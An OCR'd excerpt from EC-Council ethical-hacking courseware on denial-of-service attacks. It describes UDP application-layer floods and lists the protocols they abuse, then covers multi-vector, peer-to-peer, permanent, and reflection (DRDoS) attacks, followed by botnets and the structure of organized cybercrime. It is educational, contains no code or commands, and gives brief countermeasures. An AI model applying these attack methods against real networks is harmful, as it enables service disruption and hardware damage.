


Figure 10.11: Slowloris attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




UDP Application Layer Flood Attack

Though UDP flood attacks are known for their volumetric attack nature, some application layer protocols that rely on UDP can be employed by attackers to perform flood attacks on target networks.

The following are examples for UDP-based application layer protocols that attackers can employ for flooding target networks:

- Character Generator Protocol (CHARGEN)
- Simple Network Management Protocol Version 2 (SNMPv2)
- Quote of the Day (QOTD)
- Remote procedure call (RPC)
- SSDP
- Connection-less Lightweight Directory Access Protocol (CLDAP)
- Trivial File Transfer Protocol (TFTP)
- Network Basic Input/Output System (NetBIOS)
- NTP
- Quake Network Protocol
- Steam Protocol
- Voice over Internet Protocol (VoIP)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Multi-Vector Attack

In multi-vector DDoS attacks, the attacker uses combinations of volumetric, protocol, and application layer attacks to take down the target system or service. The attacker quickly changes from one form of DDoS attack (e.g., SYN packets) to another (layer 7). These attacks are either launched through one vector at a time or through multiple vectors in parallel to confuse a company's IT department, making them spend all their resources and maliciously diverting their focus.





Figure 10.12: Multi-vector attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Peer-to-Peer Attack

A peer-to-peer attack is a form of DDoS attack in which the attacker exploits a number of bugs in peer-to-peer servers to initiate a DDoS attack. Attackers exploit flaws found in networks that use the Direct Connect (DC++) protocol, which allows the exchange of files between instant-messaging clients. This kind of attack does not use botnets. Unlike a botnet-based attack, a peer-to-peer attack eliminates the need for attackers to communicate with the clients they subvert. Here, the attacker instructs clients of large peer-to-peer file sharing hubs to disconnect from their peer-to-peer network and instead connect to the victim's website. Consequently, several thousand computers may aggressively attempt to connect to a target website, causing a drop in the performance of the target website. It is easy to identify peer-to-peer attacks based on signatures. By using this method, attackers launch massive DoS attacks to compromise websites.

Peer-to-peer DDoS attacks can be minimized by specifying ports for peer-to-peer communication. For example, specifying port 80 to disallow peer-to-peer communication minimizes the possibility of attacks on websites.





Figure 10.13: Peer-to-peer attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Permanent Denial-of-Service Attack

Permanent DoS (PDoS) attacks, also known as phlashing, purely target hardware and cause irreversible damage to the hardware. Unlike other types of DoS attacks, it sabotages the system hardware, requiring the victim to replace or reinstall the hardware. The PDoS attack exploits security flaws in a device to allow remote administration on the management interfaces of the victim's hardware, such as printers, routers, and other networking devices.

This type of attack is quicker and more destructive than conventional DoS attacks. It works with a limited amount of resources, unlike a DDoS attack, in which attackers unleash a set of zombies onto a target. Attackers perform PDoS attacks by using a method known as the "bricking" of a system. In this method, the attacker sends emails, IRC chats, tweets, or videos with fraudulent content for hardware updates to the victim. The hardware updates are modified and corrupted with vulnerabilities or defective firmware. When the victim clicks on a link or pop-up window referring to the fraudulent hardware update, the victim installs it in their system. Consequently, the attacker attains complete control over the victim's system.

Figure 10.14: Permanent DoS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Distributed Reflection Denial-of-Service (DRDoS) Attack

A distributed reflection DoS (DRDoS) attack, also known as a "spoofed" attack, involves the use of multiple intermediary and secondary machines that contribute to a DDoS attack against a target machine or application. A DRDoS attack exploits the TCP three-way handshake vulnerability.

This attack involves an attacker machine, intermediary victims (zombies), secondary victims (reflectors), and a target machine. The attacker launches this attack by sending requests to the intermediary hosts, which in turn reflect the attack traffic to the target.

The process of a DRDoS attack is as follows. First, the attacker commands the intermediary victims (zombies) to send a stream of packets (TCP SYN) with the primary target's IP address as the source IP address to other non-compromised machines (secondary victims or reflectors) in order to exhort them to establish a connection with the primary target. Consequently, the reflectors send a huge volume of traffic (SYN/ACK) to the primary target to establish a new connection with it because they believe the host requested it. The primary target discards the SYN/ACK packets received from the reflectors because they did not send the SYN packet. Meanwhile, the reflectors wait for the ACK response from the primary target. Assuming that the packet was lost, the reflector machines resend SYN/ACK packets to the primary target to establish the connection, until a time-out occurs. In this manner, the target machine is flooded with a heavy volume of traffic from the reflector machines. The combined bandwidth of these reflector machines overwhelms the target machine.

A DRDoS attack is an intelligent attack because it is very difficult or even impossible to trace the attacker. Instead of the actual attacker, the secondary victims (reflectors) seem to attack the primary target directly. This attack is more effective than a typical DDoS attack because multiple intermediary and secondary victims generate huge attack bandwidth.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.15: Distributed reflection DoS (DRDoS) attack

- **Countermeasures**
  - Turn off the Character Generator Protocol (CHARGEN) service to stop this attack method
  - Download the latest updates and patches for servers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Botnets

The term "bot" is a contraction of "robot" and refers to software applications that run automated tasks over the Internet. Attackers use bots to infect a large number of computers that form a network, or "botnet," allowing them to launch DDoS attacks, generate spam, spread viruses, and commit other types of crime.

This section deals with organized cyber-crime syndicates, organizational charts, botnets, and botnet propagation techniques; botnet ecosystems; scanning methods for finding vulnerable machines; and the propagation of malicious code.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Organized Cyber Crime: Organizational Chart

Organized Crime Syndicates

While cyber criminals worked independently in the past, they now tend to operate in organized groups. They are increasingly associated with organized crime syndicates and take advantage of the sophisticated techniques of these syndicates to engage in illegal activity, usually for monetary benefit. There are organized groups of cyber criminals who work in a hierarchical set up with a predefined revenue-sharing model, which is a kind of major corporation that offers criminal services. Organized groups create and rent botnets and offer various services ranging from the development of malware and hacking of bank accounts to the deployment of massive DoS attacks against any target for a price.

For example, an organized crime syndicate might perform a DDoS attack against a bank to divert the attention of the bank's security team while they clean out bank accounts with stolen account credentials. The growing involvement of organized criminal syndicates in politically motivated cyber warfare and hacktivism is a matter of concern for national security agencies.

Cybercrime features a complicated range of players, and cyber criminals are paid according to the task they perform or the position they hold. The head of the cybercrime organization (i.e., the boss) acts as a business entrepreneur. The boss does not commit any crimes directly. Immediately below the boss in the organizational hierarchy is the "underboss," who sets up a C&C server and crimeware toolkit database to manage the implementation of attacks and provide Trojans. Below the underboss are various "campaign managers" with their own affiliation networks for implementing attacks and stealing data. Finally, resellers sell the stolen data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


